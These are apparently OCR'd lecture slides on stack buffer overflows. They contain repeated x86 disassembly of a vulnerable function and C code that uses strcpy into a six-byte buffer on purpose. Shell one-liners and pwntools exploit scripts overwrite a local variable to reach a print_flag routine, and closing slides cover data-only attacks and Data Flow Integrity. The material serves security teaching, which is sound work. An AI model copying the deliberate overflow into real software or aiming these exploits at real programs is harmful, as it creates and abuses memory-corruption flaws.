
# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```



# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```



# Buffer Overflow Example: overflowlocal1_64

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  if (argc == 2)
    vulfoo(0, argv[1]);
}
```

```
000000000000125e <vulfoo>:
   125e:       55                      push   rbp
   125f:       48 89 e5                mov    rbp,rsp
   1262:       48 83 ec 20             sub    rsp,0x20
   1266:       89 7d ec                mov    DWORD PTR [rbp-0x14],edi
   1269:       48 89 75 e0             mov    QWORD PTR [rbp-0x20],rsi
   126d:       8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
   1270:       89 45 fc                mov    DWORD PTR [rbp-0x4],eax
   1273:       48 8b 55 e0             mov    rdx,QWORD PTR [rbp-0x20]
   1277:       48 8d 45 f6             lea    rax,[rbp-0xa]
   127b:       48 89 d6                mov    rsi,rdx
   127e:       48 89 c7                mov    rdi,rax
   1281:       e8 aa fd ff ff          call   1030 <strcpy@plt>
   1286:       83 7d fc 00             cmp    DWORD PTR [rbp-0x4],0x0
   128a:       74 0c                   je     1298 <vulfoo+0x3a>
   128c:       b8 00 00 00 00          mov    eax,0x0
   1291:       e8 f3 fe ff ff          call   1189 <print_flag>
   1296:       eb 0c                   jmp    12a4 <vulfoo+0x46>
   1298:       48 8d 3d a6 0d 00 00    lea    rdi,[rip+0xda6]        # 2045
<_IO_stdin_used+0x45>
   129f:       e8 9c fd ff ff          call   1040 <puts@plt>
   12a4:       b8 00 00 00 00          mov    eax,0x0
   12a9:       c9                      leave
   12aa:       c3                      ret
```

# overflowlocal2

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo(argc, argv[1]);
}
```

# Shell Command

Run a program and use another program’s output as a parameter

Python2
```
./program $(python2 -c "print '\x12\x34'*5")
```

Python3
```
./program $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*20)")
```

# Shell Command

Compute some data and redirect the output to another program’s stdin

python2

```
python2 -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" |
./program
```

Python3

```
python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*20)" | ./program
```

# exploit.py

```
from pwn import *

context.binary = ELF("/bufferoverflow_overflowlocal2_32")      # program name
context.log_level = "info"

# 10 bytes of garbage
garbage = ‘\x11’ *6 + ‘\x78\x56\x34\x12’

# Start the process with garbage as argv[1]
p = process([context.binary.path, garbage])

# Interact or observe behavior. Hands control of the process I/O to you. After you call interactive(), your keyboard becomes the process’s stdin and stdout.
p.interactive()
```

# exploit.py

context is a pwntools global configuration object.


```
context
 ├─ arch      (i386 / amd64 / arm / …)
 ├─ bits      (32 / 64)
 ├─ endian    (little / big)
 ├─ os        (linux / freebsd / …)
 ├─ binary    (ELF object of your target)
 ├─ log_level (debug / info / …)
 ├─ terminal  (how to launch gdb)
 └─ ...
```

# exploit.py

process() is pwntools' interface for launching and controlling a real OS process.

.send() send raw bytes
.sendline() send bytes + newline
.recv() receive bytes
.recvuntil() receive until delimiter
.interactive() hand control to you
.close() terminate process
.poll() check if it's alive
.pid OS process ID

# overflowlocal3



# exploit.py

```
from pwn import *

context.binary = ELF("/bufferoverflow_overflowlocal3_32")      # program name

# Start the process
p = process([context.binary.path])

N1 = ?
N2 = ?

p.send(b’a’ * 16 + p32(N1) + p32(N2))

p.interactive()
```





Figure 1. Attack model demonstrating four exploit types and policies mitigating the attacks in different stages

*SoK: Eternal War in Memory.* IEEE S&P 2013

# Data-only Attack

Compromise non-control data (e.g., local or global numerical data, data pointers)

| Non-Control Data | Effect when corrupted |
|---|---|
| Authentication flags | Bypass login |
| User role / UID | Privilege escalation |
| Configuration flags | Disable security checks |
| Object fields | Alter semantics |
| Length fields | Cause later overflows |
| Data structures | Manipulate program logic |
| Heap metadata (sometimes) | Shape later execution |

# Data-only Attack

```
struct session {
    int is_admin;
    char username[32];
};
```

# Defense: Data Flow Integrity

Data Flow Integrity (DFI) is a security property that ensures data in a program only flows along intended, authorized paths, and cannot be illicitly modified or redirected by an attacker—even if the attacker has partial control of memory.

DFI ensures that a variable can only be written by code that is supposed to write it, and only read in ways the program intended.

**How DFI works (high level)**

1. **Static analysis**
   - Compute **definition-use (def-use) chains**
   - Determine which instructions are allowed to write/read each variable
2. **Runtime enforcement**
   - Instrument loads/stores
   - Attach metadata (IDs, tags, capabilities)
   - Check at runtime: “Is this instruction allowed to access this data object?”

# Defense: Data Flow Integrity

**Example enforcement (conceptual)**

store x -> addr

Runtime check:

if (!allowed(store_instruction, addr)) abort();

# In-class Exercises

re_1
Overflowlocal4
Overflowlocal5